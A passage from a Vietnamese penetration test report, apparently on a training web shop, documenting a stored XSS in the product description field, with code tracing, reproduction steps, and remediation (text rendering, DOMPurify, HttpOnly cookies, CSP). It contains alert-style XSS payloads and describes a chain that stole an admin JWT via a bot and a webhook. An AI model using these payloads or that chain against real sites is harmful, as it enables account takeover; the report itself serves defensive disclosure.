Sau đó, backend dùng mapper để copy dữ liệu từ request sang entity `Product` và lưu xuống database tại `backend/source/src/main/java/com/cbjs/ximiplace/service/ProductService.java`.

```
Product product = productMapper.toEntity(request);

product.setCategory(category);
product.setStore(store);
product.setSoldCount(0);

return productMapper.toProductResponse(
        productRepository.save(product)
);
```

Đối với cập nhật sản phẩm:

```
productMapper.updateEntity(request, product);

Product updated = productRepository.save(product);

return productMapper.toProductResponse(updated);
```

Giá trị `description` được lưu xuống database thông qua entity `Product`, tương ứng với cột `products.description` tại `backend/source/src/main/java/com/cbjs/ximiplace/entity/Product.java`.

```
@Column(
    name = "description",
    columnDefinition = "nvarchar(max)"
)
private String description;
```

Đây là tiền đề tạo ra yếu tố “stored” của Stored XSS, vì payload không chỉ tồn tại trong request mà được lưu lại trong database.

Khi người dùng truy cập trang chi tiết sản phẩm, frontend gọi API lấy thông tin sản phẩm:

```
GET /api/v1/products/{id}
```

Endpoint này được xử lý tại `backend/source/src/main/java/com/cbjs/ximiplace/controller/ProductController.java`.

```
@GetMapping("/{id}")
public ResponseEntity<ProductResponse>
getProductByID(@PathVariable Long id) {
    return ResponseEntity.ok(
            productService.getProductById(id)
    );
}
```

Các endpoint `GET` của sản phẩm được cho phép truy cập công khai tại `backend/source/src/main/java/com/cbjs/ximiplace/util/config/SecurityConfig.java`.

```
.requestMatchers(
        HttpMethod.GET,
        "/api/v1/products/**",
        "/api/v1/categories/**",
        "/api/v1/stores/**",
        "/api/v1/carts"
).permitAll()
```

Điều này làm tăng phạm vi ảnh hưởng vì người dùng không cần đăng nhập vẫn có thể mở trang sản phẩm chứa payload.

Trong `ProductService.getProductById()`, backend đọc sản phẩm từ database và trả về response thông qua mapper.

```
Product prod =
        productRepository.findById(id)
                .orElseThrow(() ->
                        new NotFoundException(
                                "Product not found with id: " + id
                        )
                );

if (!isPubliclyVisible(prod)) {
    throw new NotFoundException(
            "Product not found with id: " + id
    );
}

return productMapper.toProductResponse(prod);
```

Trường `description` được đưa về frontend trong response và tiếp tục được map vào `product.description`.

Root cause trực tiếp nằm ở việc frontend render `product.description` bằng `dangerouslySetInnerHTML` tại `frontend/source/src/pages/ProductDetailPage.tsx`.

```
<section className="mt-12">
  <h2 className="font-display text-xl font-bold mb-4">
    Mô tả sản phẩm
  </h2>

  <div
    className="prose prose-sm max-w-none rounded-2xl border border-border/60 bg-card p-
6"
    dangerouslySetInnerHTML={{
      __html: product.description
    }}
  />
</section>
```

React mặc định sẽ encode dữ liệu khi render bằng JSX thông thường, ví dụ:

```
<div>{product.description}</div>
```

Tuy nhiên, `dangerouslySetInnerHTML` đã chủ động bỏ qua cơ chế bảo vệ mặc định này và đưa dữ liệu vào DOM dưới dạng HTML.

Do đó, nguyên nhân chính của lỗ hổng là dữ liệu mô tả sản phẩm do seller kiểm soát được lưu vào database và trả về nguyên trạng, sau đó được frontend render bằng HTML sink `dangerouslySetInnerHTML` mà không sanitize. Điều này cho phép payload HTML/JavaScript được trình duyệt phân tích và thực thi, dẫn tới Stored XSS.

### 2.8.3 Preconditions


Lỗ hổng này yêu cầu tài khoản đã đăng nhập và có role `SELLER`, vì endpoint bị ảnh hưởng chỉ dành cho seller.

Trong trường hợp khai thác độc lập, attacker cần có sẵn tài khoản `SELLER`.


Điều kiện này đạt được thông qua các bước trước đó: attacker khai thác Stored XSS tại `XPE-01-002` để lấy admin JWT access token (thông qua việc report order cho admin sau đó bot đọc và gửi JWT access token của admin về webhook của mình), sau đó sử dụng quyền admin để thay đổi role tài khoản của mình thành `SELLER`.

### 2.8.4 Steps to reproduce

**Step 1: Đăng nhập vào tài khoản AccountA (Tài khoản đã được cấp role `Seller`)**





### Step 2: Thêm sản phẩm vào trong cửa hàng với trường description là payload XSS





Payload được sử dụng là:


```
<img src=x onerror='alert(1)'>
```


Tương tự như lỗi bảo mật XSS `XPE-01-002` đã được giải thích ở trên thì đây cũng là tag `<img>` với `src` là một đường dẫn không hợp lí nên khi nó được load lên sẽ tự động chạy `onerror='alert(1)` dẫn đến hiện thị popup ở phía trình duyệt client-side





## Step 3: Tìm kiếm lại sản phẩm vừa được tạo và bấm vào xem chi tiết






**Kết quả:** Ta thấy popup alert được đã được thực thi ở phía trình duyệt, chứng tỏ html injection đã được làm thành công và dẫn đến XSS (chạy javascript ở phía client-side)

## 2.8.5 Remediation

Ứng dụng cần loại bỏ việc render trường mô tả sản phẩm bằng HTML sink như `dangerouslySetInnerHTML` khi dữ liệu đến từ người dùng hoặc seller.

Với trường `product.description`, cách an toàn nhất là render dưới dạng text thông thường để React tự động escape nội dung:

```
<div className="prose prose-sm max-w-none rounded-2xl border border-border/60 bg-card p-6 whitespace-pre-line">
  {product.description}
</div>
```

Không nên render trực tiếp như sau:

```
<div
  dangerouslySetInnerHTML={{
    __html: product.description
  }}
/>
```

Nếu ứng dụng thật sự cần hỗ trợ định dạng HTML trong mô tả sản phẩm, frontend phải sanitize nội dung trước khi truyền vào `dangerouslySetInnerHTML`. Có thể sử dụng thư viện đáng tin cậy như `DOMPurify` và cấu hình allowlist tag/attribute rõ ràng:

```
import DOMPurify from "dompurify";

const safeDescription = DOMPurify.sanitize(product.description, {
  ALLOWED_TAGS: ["p", "br", "strong", "em", "ul", "ol", "li"],
  ALLOWED_ATTR: []
});

<div
  className="prose prose-sm max-w-none rounded-2xl border border-border/60 bg-card p-6"
  dangerouslySetInnerHTML={{
    __html: safeDescription
  }}
/>
```

Tuy nhiên, nếu mô tả sản phẩm không bắt buộc phải hỗ trợ HTML, nên render dưới dạng text thay vì cho phép HTML.

Ở phía backend, nên bổ sung validation hoặc sanitizer cho trường `description` khi seller tạo hoặc cập nhật sản phẩm. Ví dụ, nếu hệ thống chỉ cần mô tả dạng văn bản, backend nên từ chối hoặc loại bỏ HTML tag và JavaScript event handler trước khi lưu vào database. Nếu cần hỗ trợ rich text, backend cần áp dụng allowlist HTML tag/attribute an toàn thay vì cho phép HTML tùy ý.

Ngoài ra, frontend không nên lưu token ở nơi JavaScript có thể đọc được nếu không cần thiết. Access token nên được lưu trong cookie có thuộc tính `HttpOnly`, `Secure` và `SameSite` phù hợp để giảm tác động khi xảy ra XSS.

Ứng dụng cũng nên bổ sung Content Security Policy để giảm khả năng khai thác XSS, ví dụ hạn chế inline script và chỉ cho phép script từ các nguồn tin cậy. Tuy nhiên, CSP chỉ là lớp phòng thủ bổ sung, không thay thế cho việc xử lý output encoding/sanitization đúng cách.

Sau khi khắc phục, cần bổ sung test case để đảm bảo:

- Payload HTML/JavaScript trong `description` chỉ được hiển thị dưới dạng text và không được thực thi.
- Các payload như `<img src=x onerror=alert(document.domain)>` không kích hoạt JavaScript trên trang Product Detail.
- Nếu rich text được hỗ trợ, chỉ các HTML tag nằm trong allowlist mới được render.
- Các JavaScript event handler như `onerror`, `onload`, `onclick` bị loại bỏ.
- Trang chi tiết sản phẩm vẫn hiển thị mô tả hợp lệ sau khi áp dụng cơ chế sanitize hoặc text rendering.

Tóm lại, hướng khắc phục chính là không render dữ liệu seller-controlled bằng `dangerouslySetInnerHTML`. Nếu bắt buộc phải render HTML, cần sanitize bằng allowlist nghiêm ngặt trước khi đưa dữ liệu vào DOM.